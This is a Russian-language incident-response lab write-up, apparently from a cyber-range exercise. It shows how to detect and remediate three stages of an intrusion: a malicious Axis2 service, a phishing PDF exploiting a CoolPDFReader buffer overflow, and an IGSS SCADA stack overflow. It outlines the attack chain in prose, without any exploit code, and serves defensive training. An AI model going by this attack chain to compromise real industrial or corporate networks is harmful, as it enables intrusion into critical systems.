
Рисунок 4 – Конфигурационный файл



Copyright © 1999-2008, The Apache Software Foundation
Licensed under the [Apache License, Version 2.0](#).

Рисунок 5 – Авторизация под учетной записью администратора

Далее злоумышленник с помощью эксплойта добавляет в папку services вредоносный сервис со случайным именем и запускает его. Сервисы расположены в папке /opt/tomcat/webapps/axis2/WEB-INF/services. Однако просмотреть данную папку через SSH-соединение с помощью программы Bitvise или PuTTY возможно только лишь с учетной записи root, к которой нет доступа (рисунок 6).



```
10.10.220.164 — Подключение к удаленному рабочему столу
IT-infrastructure Passwords.pdf x Axis2 :: Administration Page x 10.10.1.24:8080/axis2/services/ x +
user@10.10.1.24:22 - Bitvise xterm - user@app-server: /opt/tomcat
Last login: Tue May 17 12:08:59 2022 from 10.10.1.253
user@app-server:~$ cd ..
user@app-server:/home$ cd ..
user@app-server:/$ cd opt
user@app-server:/opt$ cd tomcat
user@app-server:/opt/tomcat$ ls
bin          conf         lib          logs         NOTICE     RELEASE-NOTES  temp        work
BUILDING.txt CONTRIBUTING.md LICENSE      mail.py      README.md    RUNNING.txt    webapps
user@app-server:/opt/tomcat$ cd logs
-bash: cd: logs: Permission denied
user@app-server:/opt/tomcat$ cd webapps
-bash: cd: webapps: Permission denied
user@app-server:/opt/tomcat$
```

Рисунок 6 – Отсутствие доступа к нужной папке от пользователя user

Но также можно просмотреть весь список сервисов через запрос «10.10.1.24:8080/axis2/services/listServices» в адресной строке (рисунок 7). Здесь видно вредоносный сервис со случайным, созданный злоумышленником, а также ссылку, по которой можно просмотреть код данного сервиса.




Рисунок 7 – Список сервисов

Перейдя по ссылке, в коде можно увидеть строчку, которая и отвечает за эксплуатацию уязвимости (рисунок 8).



Рисунок 8 – Код вредоносного сервиса

Чтобы закрыть данную уязвимость, необходимо авторизоваться на данном сервисе от имени менеджера и свернуть все сервисы по пути axis2, нажатием на кнопку «Underdeploy» (рисунок 9), после этого уязвимость будет устранена (рисунок 10). А для того, чтобы такие атаки не реализовывались в

будущем, необходимо обновить axis2.




Рисунок 9 – Отключение сервисов axis2




Рисунок 10 – Устраненная уязвимость axis2

2. Уязвимая версия программы CoolReaderPDF (CVE-2012- 4914)

Все с помощью той же ViPNet IDS можно обнаружить сетевую активность между машиной злоумышленника и рабочей станцией менеджера (ip: 10.10.4.11), что отображено на рисунке 11. Также правило одного из событий гласит, что на машине менеджера обнаружена сетевая активность вредоносного ПО.




Рисунок 11 – Сетевая активность между хостом менеджера и машиной злоумышленника

Вызвана данная активность открытием менеджером PDF-файла с вредоносным содержимым, который с помощью эксплойта был отправлен по почте от пользователя dev1. На рисунке 12 показано как именно злоумышленник отправил вредоносный файл менеджеру.




Рисунок 12 – Способ отправки вредоносного вложения менеджеру

Если подключиться к машине менеджера еще во время выполнения сценария(очень важно ничего не трогать, не закрывать/открывать какие-либо программы и окна, так как скрипт может не сработать и сценарий не выполнится до конца), то можно увидеть, как на электронную почту приходит сообщение с вредоносным вложением (рисунок 13), и каким образом открывается PDF-файл, после чего он пролистывается до страницы со встроенным скриптом (рисунок 14). Причем CoolPDFReader перестает отвечать на команды перед открытием последней страницы, так как происходит переполнение буфера.




Рисунок 13 – Письмо с вредоносным PDF-файлом на почте у менеджера




Рисунок 14 – PDF-файл с вредоносным содержимым, встроенным в страницу

Именно при переполнении буфера при выполнении вредоносного кода и устанавливается канал связи между машиной злоумышленника и хостом менеджера, таким образом, злоумышленник получает доступ во внутреннюю сеть компании (рисунок 15). Интересно отметить, что злоумышленник после получения доступа над компьютером менеджера, сразу же удаляет письмо, чтобы замести следы проникновения (рисунок 13).




Рисунок 15 – Сетевое соединение с хостом нарушителя

Для того чтобы устранить уязвимость, необходимо в первую очередь установить новую портативную версию. Для этого достаточно просто удалить .exe файл с рабочего стола менеджера, а на его место перенести новый .exe файл с машины, к которой происходит изначальное подключение при работе с виртуальными машинами Ampire, на рисунке 16 показана разница в версиях программ.




Рисунок 16 – Разные версии программы Cool PDF Reader

Затем в Windows Firewall необходимо создать запрещающее правило

на исходящие подключения от программы CoolPDFReader (рисунок 17).




Рисунок 17 – Созданное запрещающее правило в Windows Firewall

После проделанных действий уязвимость будет закрыта (рисунок 18)




Рисунок 18 – Устраненная уязвимость CoolPDFReader

3. Уязвимая версия IGSS (CVE-2011-1567).

На данном этапе необходимо закрыть уязвимость IGSS.

Снова откройте ViPNet IDS, в самом конце проникновения нарушителя в сеть предприятия можно обнаружить подключение хоста менеджера (ip: 10.10.4.11) непосредственно к серверу со SCADA (ip: 10.10.3.10), что отображено на рисунке 19. Правила данных событий говорят о том, что в программе с графическим интерфейсом SCADA переполняется стек. В дальнейшем это приводит к выполнению вредоносного кода и

прямому подключению злоумышленника к серверу.




Рисунок 19 – Эксплуатация уязвимости на SCADA-сервере

Если опять же подключиться к машине со SCADA-сервером на конечных этапах выполнения сценария, то в программе IGSSDataServer можно увидеть активное соединение данной машины с хостом менеджера (рисунок 20).




Рисунок 20 – Подключение машины менеджера к SCADA-серверу

Также, если открыть консоль на данной машине и прописать команду «netstat -ano», то появится информация обо всех подключениях данной машины к другим узлам с момента запуска, как видно на рисунке 21, сервер имеет установленное соединение с компьютером злоумышленника.




Рисунок 21 – Активная сессия между сервером и компьютером нарушителя

Далее приступим к устранению уязвимости, для этого нужно на сервере включить Windows Firewall (рисунок 22), а также убрать из исключений все сервисы IGSS (рисунок 23).

